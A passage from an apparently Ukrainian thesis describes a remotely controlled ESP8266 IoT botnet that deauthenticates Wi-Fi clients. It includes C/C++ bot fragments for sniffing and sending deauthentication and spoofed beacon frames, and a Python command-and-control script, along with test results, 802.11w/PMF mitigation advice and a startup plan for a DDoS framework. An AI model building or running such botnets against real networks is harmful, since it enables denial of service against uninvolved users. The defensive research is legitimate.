На рис. 3.4 представлена загальна схема розміщення пристроїв в мережі. З нього видно, що зловмисник та IoT пристрої не знаходяться поблизу, в локальній мережі, тобто, боти можуть бути розподілені по всьому світу та приєднуватись до серверу нападника задля отримання інструкцій.



Рисунок 3.4 – Загальна схема роботи та розміщення пристроїв

На комп’ютері зловмисника запускається програма до складу якої входить сервер, слухаючий вхідні UDP з’єднання та обробник запитів користувача.

Алгоритм роботи при здійсненні атаки:

1. Після увімкнення/прошивки IoT пристрій кожні 7 хвилин проводить сканування мережі для знаходження ТД та їх клієнтів і записує ці дані.
2. Шукає в радіусі 70 метрів ТД без паролю та приєднується до них. У разі незнаходження за 5 хвилин, атака починається спочатку.
3. Кожні 10 хв відсилає дані про знайдені ТД на контроллер.
4. Чекає від контроллера команди у відповідь з номерами ТД які потрібно атакувати.
5. Після отримання команди розсилає клієнтам обраних ТД фрейми деавтентифікації та підроблені beacon пакети.
6. Проводить швидке сканування мережі для виявлення відсотку успішних деавтентифікацій клієнтів.
7. Відправляє дані на сервер.

Функції IoT боту:

1. Сканування мережі, збереження інформації про ТД та клієнтів.
2. Під'єднання до відкритої ТД.
3. Відправка UDP трафіку різного вмісту.
4. Слухання сокету на предмет вхідного пакету.
5. Формування та відправка кадрів деавтентифікації та beacon.
6. Вирахування кількості успішно деавтентифікованих клієнтів для кожної ТД.

Функції програми зловмисника:

1. Інтерпретація вхідних команд за певним синтаксисом.
2. Слухання сонету на предмет вхідного пакету.
3. Відправка UDP трафіку до IoT пристрою.

4. Аналіз отриманих MAC адрес ТД, їх групування.

3.2.2 Програмна реалізація ботів

Для написання коду ботів використовувалось середовище для розробки Arduino IDE версії 1.6.13. Також в нього додатково інтегровано ESP8266 API та проведено відкат на потрібний коміт щоб мати вразливість з розділу 2.3. Програмний код боту написаний мовами C та C++.

Для сканування мережі потрібно налаштувати Wi-Fi адаптер на певний канал та увімкнути нерозбірливий режим. Після чого зареєструвати функцію-обробник кожного пакету яка спрацьовуватиме автоматично. Фрагмент коду сніферу:

```
wifi_set_opmode(STATION_MODE);
wifi_set_channel(channel);
wifi_promiscuous_enable(disable);
wifi_set_promiscuous_rx_cb(promisc_cb);
wifi_promiscuous_enable(enable);
unsigned int rep = 0;
while (rep < SNIFF_TIME*5) {
      delay(5);    rep++;
}
wifi_promiscuous_enable(disable);
```

Для того щоб запустити циклічне прослуховування сокету на предмет вхідних даних а також процедури сніфінгу та відправки пакетів Arduino IDE надає функцію обробник, яка запускатиметься по колу. Її тіло визначено мною так:

```
ms = millis();
if ((ms - ms_send) > SEND_TIME && IPAddress(0, 0, 0, 0) != WiFi.localIP())   {
  ms_send = ms;
  send_data();
  if ((ms - ms_sniff) > SNIFF_TIME)    {
    ms_sniff = ms;
    sniff_all_channels();
    connect_to_free_ssid();
  }
}
listen_udp();
```

Використовуючи клас WiFiUDP та створивши його об’єкт, можна керувати всіма UDP «з'єднаннями» - сокетами. При прослуховуванні сокету важливо перевіряти вміст пакету, що прийшов. Після чого потрібно вичитати дані та відправити на подальшу обробку. При відсиланні даних потрібно вказати IP адресу та порт одержувача. При відправці даних про ТД використовувалась структура, показана на рис.3.5, яка вставлялась в дата граму пакету. При відправці пакетів з результатами деавтентифікації – поля ID та Percent які позначали відповідно ID обраної ТД та відсоток деавтентифікованих клієнтів.



Рисунок 3.5 – Структура дата грами при відправці інформації про ТД

Фрагмент коду отримання даних:

```
int packetSize = udp.parsePacket();
 if (packetSize)   {
   int len = udp.read(incomingPacket, 50);
   if (len > 0)     incomingPacket[len] = 0;
   int8_t *ret = parse_incoming_packet(incomingPacket);
   manage_deauth_frames(ret);
   free(ret);
   ret = NULL;
 }
```

Даний фрагмент отримує UDP пакет, вичитує його вміст, розбирає індекси ТД, клієнтів котрих потрібно атакувати, та запускає дану процедуру в методі manage_deauth_frames. Вже даний метод обирає потрібні ТД і розсилає пакети всім клієнтам, використовуючи вразливість описану в розділі 2.3. Після деавтентифікації клієнтів важливо відправити в мережу декілька десятків підроблених beacon фреймів щоб клієнт, який деавтентифікувався отримав хибні дані про неї і намагався приєднатись з іншими параметрами. Приклад коду:

```
for (uint8_t i = 0; i < DEAUTH_PKT_AMOUNT; i++) {
    wifi_send_pkt_freedom(dframe[0], DFRAME_LEN, 0);
    delay(1);
}
sendBeacons(aps_known[j]);
```

3.2.3 Програмна реалізація ПЗ атакуючого

Даний продукт – мультипотокова програма на мові Python, керування якою здійснюється через термінал. Дана мова програмування є платформонезалежною, тому працюватиме на всіх ОС однаково. При запуску потрібно вказати мережевий інтерфейс через який відбуватиметься передача даних. Для багатопоточності використаємо бібліотеку threading та пакет socket для роботи з сокетами. Так як дана програма має аналізувати MAC адреси точок доступу та групувати їх, потрібна структура даних, щоб зберігати цю інформацію. Для цього було обрано список об'єктів класу AP (Access Point). Його реалізація:

```
class AP():
    def __init__(self, bssid, ssid, channel, _id, bot_ip):
        self.id = int(_id)
        self.bssid = bssid[:-1]
        self.ssid = ssid
        self.channel = int(channel)
        self.bot_near = bot_ip

    def __eq__(self, other):
        return self.__dict__ == other.__dict__
```

Так як програма має слухати UDP сокет на предмет вхідних даних та одночасно оброблювати ввід користувача з клавіатури (що є блокуючою

операцією), створено 2 потоки які оброблюють кожну із своїх подій. Переривання між потоками встановлює ОС, на якій запускається програма. Потрібні потоки створюються в цьому фрагменті коду:

```
signal.signal(signal.SIGINT, sigint_handler)
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))
global stop_event
listen_thread = threading.Thread(target=listen_socket,
args=(sock, stop_event))
listen_thread.start()
while not stop_event.is_set():
    try:
        prompt = raw_input("?> ")
        parse_input(prompt)
    except Exception:
        stop_event.set()
```

При отриманні пакету, програма аналізує його структуру і якщо це опис ТД, то перевіряє наявність її у системі і додає за необхідністю. Якщо ж це результати атаки – відображає їх.

```
def listen_socket(sock, stop_event):
    while not stop_event.is_set():
        data, addr = sock.recvfrom(1500) # buffer size is 1500
        arr = data.encode().split(' ')
        if len(arr) > 2:
            if arr[0][:-1] not in set(ap.bssid for ap in APs):
            APs.append(AP(arr[0], arr[3], arr[1], arr[2], addr[0]))
        else:
            ssid = get_AP_ssid_by_id(arr[0])
            print "Results of previous attack: {0} deauthenticated
{1}\%".format(ssid, arr[1])
```

При виборі точок доступу для атаки спрацює даний фрагмент коду, який відправить пакети з потрібними ідентифікаторами ботам:

```
    elif re.match(r'([0-9]+)(,+)', prompt):
            ids = prompt.split(',')
            for i in ids:
                  for ap in APs:
                        if ap._id == i:
                            sock.sendto(i, (ap.bot_near, PORT))
```

Для аналізу MAC адреси ТД за вендором використано API сайту http://macvendors.co/ , який надає інформацію: назву виробника, зареєстровану адресу компанії та префікс MAC адреси. Приклад запиту наведено нижче.

```
r = requests.get('http://macvendors.co/api/{0}'.format(ap.bssid))
```

3.3 Результати тестування

Результат роботи та весь вивід утиліти можна побачити на рис. 3.6.

```
demes@vdemeshk:~/KPI/dipl$ ./attack.py wlo1
?>
?>
?> print all
|      BSSID       | Channel | ID |     SSID     |            Vendor            |
 e4:a4:71:3b:3e:c2     01      00    myNetWork      Intel Corporate
 04:b1:67:21:fe:46     11      01    My             Xiaomi Communications Co Ltd
 c8:b5:ad:62:8a:c0     06      02    GL-Legacy      Hewlett Packard Enterprise
 c8:b5:ad:62:8a:c1     06      03    GL-Legacy-VLAN Hewlett Packard Enterprise
 b2:35:9f:88:eb:5e     01      04    8908           Not detected
 04:5f:a7:50:8f:3c     05      05    AL-JCG-2.4G    Shenzhen Yichen Technology De
velopment Co.,LTD
 80:86:f2:8D:28:27     06      06    joe-laptop     Intel Corporate
 04:8d:38:4c:cd:48     06      07    netis          Netcore Technology Inc.
 e4:a4:71:22:3c:2d     11      08    YoYo           Intel Corporate
 6c:3b:6b:c9:99:97     01      09    FSM_UA         Routerboard.com
Choose IDs to attack in format 1,2,3
?>
?> 1,
?>
?>
Results of previous attack: My deauthenticated 100%
^C
```

Рисунок 3.6 – Вивід утиліти в процесі атаки на тестову мережу

У Wireshark можна спостерігати послідовності відпрвлених пакетів, див. рис. 3.7.



Рисунок 3.7 – Пакети деавтентифікації у Wireshark

Як видно з даних фреймів, вони broadcast – тобто, призначені для всіх користувачів даної мережі (можна швидко змінити в коді на unicast). Адреса відправника дійсно змінилась на якийсь пристрій Xiaomi. Під час атаки з хоста-жертви відправлялись ICMP пакети на IP адресу маршрутизатора. Після атаки на Windows 7 спостерігав результат з рис.3.8, що означає, що хост від'єднався від ТД.



Рисунок 3.8 – Вивід команди ping з Windows 7

Результати тестування утиліти на тестовій мережі з рис.2.3 представлені в таблиці 3.1.

Таблиця 3.1 – Результати тестування програми

№	ОС	Деавтентифіковано
1	Windows 7	Так
2	Fedora 20	Так
3	Android 5.0	Так
4	Windows 10	Так

У порівнянні з вже протестованими утилітами, даний метод показав хороші результати по кількості деавтентифікованих клієнтів ТД. Він також майже у повній мірі виконує умови, описані на початку розділу 3. Доповнимо таблицю 2.4 результатами після використання даної утиліти. Нова таблиця з порівняннями представлена під номером 3.2.

Таблиця 3.2 – Порівняння всіх утиліт

№	Властивість	Aircrack-ng	WiFite	Scapy	IoT
1	Deauth Windows 7	+	-	+	+
2	Deauth Windows 10	+	-	-	+
3	Deauth Fedora 20	+	+	-	+
4	Deauth Android 5.0	+	-	+	+
5	Не потребує модифікацій	+	+	-	+
6	Кросплатформенна	+	-	+	+
7	Зручна у запуску	-	+	-	+
8	Не потребує глибоких знань	+	+	-	+
9	Віддалене керування	-	-	-	+
10	Можливість збору статистик	-	-	+	+
11	Потрібне габаритне обладнання	+	+	+	-

3.4 Рекомендації щодо усунення вразливостей деавтентифікації

3.4.1 Зміни, що з'явилися в стандарті IEEE 802.11w

З виходом стандарту IEEE 802.11w структура пакетів деавтентифікації змінилась. Згідно новому стандарту, структура відповідає рис. 3.9.



Рисунок 3.9 – Структура пакету деавтентифікації згідно IEEE 802.11w

Таким чином, з'явилось поле MMIE (Management MIC Information Element), який надає цілісність повідомлення і захищає фрейми керування (групами) від підміни та повторів. Його структура представлена на рис.3.10.



Рисунок 3.10 – Структура поля MMIE

Element ID – завжди має значення 76 (4c в шістнадцятковій системі числення)

Поле Length (довжина) завжди має значення 16. Тобто, дані даного поля будуть ще 16 октетів після поточного.

Key ID – може набувати значень: 4 або 5. Визначає тип IGTK для визначення MIC.

IPN – 48-бітне беззнакове ціле число, що використовується для знаходження повторень захищених фреймів керування, відправлених групі станцій.

MIC – код цілісності повідомлення, формується на стороні ТД. Зі свого боку, коли клієнт отримує пакет, він вираховує своє значення MIC і звіряє з отриманим від ТД. Клієнт відкидає фрейми зі значеннями, відмінними від власних. Рахується за алгоритмами описаними в розділах 8.3.4.5 та 8.3.4.6 IEEE 802.11w. За замовчуванням, використовується шифрування AES-128-CMAC.

3.4.2 Рекомендації щодо усунення вразливостей

- В якості клієнтів і ТД використовувати сертифіковані після 2014 року хардварні продукти. Наприклад, продукція компанії Apple: iPhone 6, IPad Air 2, Macbook Air (2013) та Macbook Pro (2013) – перші сертифіковані.
- При налаштуванні станцій і ТД обирати використання PMF (Protected Management Frames). Повний вибір варіантів і станів з’єднань показаний в таблиці 3.3.

Таблиця 3.3 – Типи з’єднання в залежності від налаштувань станцій і ТД

№	Налаштування станції	Налаштування ТД	Захищене з'єднання
1	без PMF	без PMF	-
2	без PMF	PMF необов'язковий	-
3	без PMF	PMF обов'язковий	Немає з'єднання
4	PMF необов'язковий	без PMF	-

Кінець таблиці 3.3

5	PMF необов'язковий	PMF необов'язковий	+
6	PMF необов'язковий	PMF обов'язковий	+
7	PMF обов'язковий	без PMF	Немає з'єднання
8	PMF обов'язковий	PMF необов'язковий	+
9	PMF обов'язковий	PMF обов'язковий	+

- В якості станцій використовувати пристрої з ОС таких версій:
  1. Системи сімейства Linux з версією ядра 4.6 та вище (після 15.05.2016)
  2. Android 4.1 та вище
  3. OS X 10.9 Mavericks та вище
  4. iOS 10 та вище
  5. Windows 8 та вище
- Використовувати таке ПЗ на ТД:
  1. OpenWRT LEDE v17.01.0 від 22.02.17 та вище
  2. Cisco Unified Wireless Network Software Release 7.4
  3. Оригінальні прошивки виробника, якщо обладнання сертифіковане після 2014 року
- Встановлювати оновлення для ОС (як станції так і ТД)

Висновки до розділу 3

В даному розділі представлено розроблену програму для деавтентифікації клієнтів певних точок доступу. Дана програма майже повністю задовольняє всім показникам, хоч і потребує певних знань від користувача. В подальшому, може

бути масштабована у фреймворк для реалізації DoS атак за допомогою IoT пристроїв.

Також проведено тестування атак, використовуючи дану утиліту, проведено аналіз та порівняння результатів з готовими рішеннями. Дана утиліта відрізняється можливістю одночасної віддаленої атаки на декілька цілей, а також малими габаритами пристроїв, що реалізують атаку.

За результатами досліджень і тестувань сформовано рекомендації щодо запобігання атаці деавтентифікації.

4 СТАРТАП

В даному розділі проведено маркетинговий аналіз перспектив реалізації запропонованого рішення задля визначення можливості його ринкового впровадження. Під рішенням розуміється утиліта для реалізації DoS атак, а також її розширення та узагальнення даного інструменту у потужніший фреймворк на базі IoT пристроїв, які відіграють роль керованих ботів. За результатами дослідження буде описано доцільність впровадження відповідних кроків для виходу на ринок.

4.1 Опис ідеї проекту

Першим кроком маркетингового аналізу є опис ідеї проекту. Послідовно потрібно проаналізувати зміст ідеї та можливі напрямки застосування (враховуючи розвиток та різні стадії готовності продукту), основні вигоди для користувачів (за кожним напрямком застосування). Після цього потрібно провести аналіз технічних та економічних переваг у порівнянні з пропозиціями конкурентів (якщо такі є, провести пошук замінників на ринку) задля визначення сильних, слабких та нейтральних сторін продукту у порівнянні з існуючими та задля оцінки конкурентоспроможності.

В табл. 4.1 представлено зміст ідеї, напрямки користування продуктом та вигоди для користувачів, що дає змогу спрогнозувати базові потенційні ринки, в межах яких потрібно шукати групи таргетованих клієнтів.

Таблиця 4.1 Опис ідеї стартап-проекту

<table>
<tr><th>Зміст ідеї</th><th>Напрямки застосування</th><th>Вигоди для користувача</th></tr>
<tr><td rowspan="6">Розширення улиліти до фреймворку для реалізації різних типів DoS/DDoS атак за допомогою малих за розміром IoT модулів</td><td rowspan="3">1. Тестування корпоративних мереж "на проникнення" з метою поліпшення якості обслуговування</td><td>Кращий QoS</td></tr>
<tr><td>Задоволені працівники краще працюють</td></tr>
<tr><td>Більша безпека внутрішньої мережі</td></tr>
<tr><td>2. Відстеження ТД Wi-Fi на підприємствах та біля них</td><td>Аналіз ризиків та збільшення контролю мережі через усвідомлення потенційних ризиків</td></tr>
<tr><td rowspan="2">3. Тестування віддалених серверів-партнерів</td><td>Планування роботи сервісів та аналіз можливих ризиків</td></tr>
<tr><td>Покращення доступності користувачів до сервісів</td></tr>
</table>

Після проведеного пошуку, маємо таких конкурентів (взято найбільші):

- Scapy
- Metasploitable
- Airmon-ng
- HOIC
- Hping

Серед переліку характеристик, за якими оцінюватимуться продукти будуть такі: вартість (як економічний), кросплатформенність, можливість віддаленого керування, можливість влаштування DDoS атак, здатність збору статистик,

потребування модифікацій та глибоких знань. В таблиці 4.2 наведена оцінка обраних характеристик щодо продукту та його конкурентів.

Таблиця 4.2 – Визначення характеристик ідеї проекту та конкурентів

№ п/п	Техніко-економічні характеристики ідеї	(Потенційні) товари/концепції конкурентів					
		Мій	Scapy	Metasploitable	Airmon-ng	HOIC	hping
1	Економічні-Вартість	Freemium	Безкоштовний	Freemium	Безкоштовний		
2	Кросплатформенність	Так					
3	Можливість віддаленого керування	Так	Ні	Так	Ні	Так	Ні
4	Можливість DDoS атак	Так	Ні	Так	Ні	Ні	Так
5	Збір статистик	Так	Ні	Ні	Ні	Ні	Ні
6	Потребування модифікацій	Так	Так	Ні	Ні	Ні	Ні
7	Потребування глибоких знань	Так	Так	Ні	Ні	Ні	Ні

В таблиці 4.3 представлено оцінка сторін запропонованого рішення (продукту).

Таблиця 4.3 – Визначення сильних, слабких та нейтральних характеристик ідеї проекту

№ п/п	Техніко-економічні характеристики ідеї	W (слабка сторона)	N (нейтральна сторона)	S (сильна сторона)
1	Економічні - Вартість		+	
2	Кросплатформенність			+
3	Можливість віддаленого керування			+
4	Можливість DDoS атак		+	
5	Збір статистик			+
6	Потребування модифікацій	+		
7	Потребування глибоких знань	+	+	

4.2 Технологічний аудит ідеї проекту

Проведемо огляд технологій, потрібних для реалізації проекту. В результаті дослідження з'ясовано, що відомих технологій вдосталь для реалізації даного технологічного рішення. Всі вони є доступними та вільними у користуванні. Витрат потребуватимуть тільки деякі технологічні рішення, які потрібно буде купувати. Результати представлено в таблиці 4.4.

Таблиця 4.4. – Технологічна здійсненність ідеї проекту

№	Ідея проекту	Технології її реалізації	Наявність технологій	Доступність технологій
1	Реалізація серверу для керування ботами	Мова програмування Python	Наявна	Доступна
2	Пристрій боту	Готове рішення	Наявна	Доступна
3	Реалізація варіацій прошивок ботів	Мови програмування C та C++	Наявна	Доступна

Обрані технології для реалізації системи подані в таблиці 4.4. Вони використовуються для імплементації різних частин системи.

4.3 Аналіз ринкових можливостей запуску стартап-проекту

Визначення ринкових можливостей, які можна використати під час ринкового впровадження проекту, та ринкових загроз, які можуть перешкодити реалізації проекту, дозволяє спланувати напрями розвитку проекту із урахуванням стану ринкового середовища, потреб потенційних клієнтів та пропозицій проектів-конкурентів [17]. Проведено аналіз попиту і ринку, його динаміку розвитку. Результати представлені в таблиці 4.5.

Таблиця 4.5 – Попередня характеристика потенційного ринку стартап-проекту

№ п/п	Показники стану ринку (найменування)	Характеристика
1	Кількість головних гравців, од.	9
2	Загальний обсяг продаж, грн/ум.од	> 20 млрд. $
3	Динаміка ринку (якісна оцінка)	Зростає
4	Наявність обмежень для входу (вказати характер обмежень)	Немає, потрібно зацікавити спільноту продуктом
5	Специфічні вимоги до стандартизації та сертифікації	Немає
6	Середня норма рентабельності в галузі (або по ринку), %	80%

Враховуючи, що даний ринок існує протягом 20 років, стрімко розвивається та набуває надзвичайної важливості у людства, то новий продукт буде популярним за умови зручності використання. Із затрачених ресурсів на розробку ПЗ та покупку АЗ, рентабельність складе порядку 75-80 %.

Основні клієнти, їх вимоги та відмінності у поведінці представлені в таб. 4.6

Таблиця 4.6 – Характеристика потенційних клієнтів стартап-проекту

№ п/п	Потреба, що формує ринок	Цільова аудиторія (цільові сегменти ринку)	Відмінності у поведінці різних потенційних цільових груп клієнтів	Вимоги споживачів до товару
1	Виявлення загроз обмеження доступу за допомогою тестування та аналізу результатів	Великі компанії, корпорації, пентестери, адміністратори мереж	Потрібне широке поширення, багато статей та матеріалів щодо нового середовища	Зручне користування, практичність, малогабаритність, простота у використанні

Також окремо можна виділити підгрупи користувачів у відповідних сегментах. Переважно – компанії з обмеженою відповідальністю (ТОВ), юридичні особи, яким не потрібен сертифікований продукт.

Після визначення потенційних груп клієнтів проводиться аналіз ринкового середовища: складаються таблиці факторів, що сприяють ринковому впровадженню проекту, та факторів, що йому перешкоджають (таб. 4.7) [17].

Таблиця 4.7 – Фактори загроз

№	**Фактор**	**Зміст загрози**	**Можлива реакція компанії**
1	Відсутність репутації	Немає статусу компанії, невідома якість продукту	Вироблення туторіалів та документації

В таблиці 4.8 подані фактори можливостей продукту. Так як фреймворк побудований з використанням IoT пристроїв, це може зацікавити досить широку аудиторію та спрощені версії можуть мати поширення і серед простого люду задля захисту власних «розумних будинків».

Таблиця 4.8 – Фактори можливостей

№	**Фактор**	**Зміст можливості**	**Можлива реакція компанії**
1	IoT як нова перспективна та популярна галузь	Зростання попиту на використання IoT технологій як технологій майбутнього призведе до популярності продукту як першого подібного на даному ринку	Збільшення обсягів продажів та аудиторії

Далі визначимо загальні риси конкуренції (таб. 4.9)

Таблиця 4.9 - Ступеневий аналіз конкуренції на ринку

Особливості конкурентного середовища	В чому проявляється дана характеристика	Вплив на діяльність підприємства (дії компанії для конкурентноспроможності)
1. Конкуренція - чиста	Це вид конкуренції коли на ринку немає фаворитів, монополістів	Зацікавлення аудиторії новими можливостями продукту
2. Рівень конкурентної боротьби - світовий	Не залежить від розташування, користуються всі	Важлива присутність локалізаційних версій

Кінець таблиці 4.9

3. За галузевою ознакою: міжгалузева	Не стосується певної галузі, стосується устаткування	
4. Конкуренція за видами товарів: товарно видова	Тільки подібні товари є конкурентами	
5. За характером конкурентних переваг: нецінова	Ціна - не є засобом привабливості для клієнтів	
6. За інтенсивністю: не марочна	Ціни відрізняються для різних пакетів послуг	Виділення унікальних цін

Після аналізу конкуренції проведено детальний аналіз умов конкуренції в галузі – за моделлю 5 сил М. Портера (таб. 4.10).

Таблиця 4.10 – Аналіз конкуренції в галузі за М. Портером

Складові аналізу	**Прямі конкуренти в галузі**	**Потенційні конкуренти**	**Клієнти**	**Товари-замінники**
	Scapy, Metasploit, Airmon-ng	Якість та дієвість продукту, невідомість користувачу	Відгук	Впровадження таких самих функцій для ПК
Висновки	Не будуть боротись	Строки - 6 місяців, конкуренти є, але є свої переваги	Так, умови у функціоналу	Явних обмежень немає

З огляду на конкурентну ситуацію, з готовим продуктом можна успішно вийти на ринок за півроку після початку розробки.

На основі аналізу конкуренції, проведеного в Таблиці 4.10, а також із урахуванням характеристик ідеї проекту (табл. 4.2), вимог споживачів до товару (табл. 4.6) та факторів маркетингового середовища (табл. 4.7-4.8) визначається та обґрунтовується перелік факторів конкурентоспроможності (табл. 4.11) [17].

Таблиця 4.11 – Обґрунтування факторів конкурентоспроможності

№	Фактор конкурентоспроможності	Обґрунтування (чинники, що роблять фактор значущим)
1	Репутаційний	Значний вплив імені компанії, що надає послугу. Тобто, чи відома вона або її продукт
2	Технологічний	Клієнт купує даний продукт через його новизну, зручність та якість. Вдале поєднання технологій дає свої плоди. Таким чином, рішення підходить для багатьох аспектів діяльності

За визначеними факторами конкурентоспроможності (табл. 4.11) проводиться аналіз сильних та слабких сторін стартапу (табл. 4.12).

Таблиця 4.12 – Порівняльний аналіз сильних та слабких сторін проекту

№	Фактор конкурентоспроможності	Бали 1-20	Рейтинг товарів-конкурентів (в порівнянні)						
			-3	-2	-1	0	+1	+2	+3
1	Ціновий	15					1	1	3
2	Репутаційний	12					3	2	

Кінець таблиці 4.12

3	Технологічний	18			1	4			

Фінальним етапом аналізу можливостей щодо впровадження проекту є складання SWOT-аналізу – матриці аналізу сильних та слабких сторін, загроз та можливостей (табл. 4.13) на основі виділених ринкових загроз та можливостей в табл. 4.7 та 4.8, сильних і слабких сторін (табл. 4.13).

Таблиця 4.13 - SWOT-аналіз стартап-проекту

Сильні сторони: Простота використовуваного методу, зрозумілий інтерфейс	**Слабкі сторони:** Відсутність хорошої репутації, маловідомість
Можливості: Розширення ринку IoT пристроїв, зростання загроз і через це популярності продукту	**Загрози:** Небажання платити за ПЗ, аналоги якого є у вільному доступі

Виходячи зі SWOT-аналізу розроблено альтернативи ринкової поведінки для виведення стартап-проекту на ринок та орієнтовний час їх ринкової реалізації з огляду на потенційні проекти конкурентів, що можуть бути виведені на ринок. Визначені альтернативи аналізуються з точки зору строків та ймовірності отримання ресурсів (табл. 4.14) [17].

Таблиця 4.14 Альтернативи ринкового впровадження стартап-проекту

№	**Альтернатива (орієнтовний комплекс заходів) ринкової поведінки**	**Ймовірність отримання ресурсів**	**Строки реалізації**
1	Участь в стартап-акселераторах та більший зв'язок зі спільнотою заради подальшого маркетингу	20%	Півроку
2	Прямий пошук початкових інвестицій	Досить імовірно	3 місяці
3	Вихід з мінімальними початковими вкладеннями, еволюційний розвиток та бутстрап	100%	Півроку

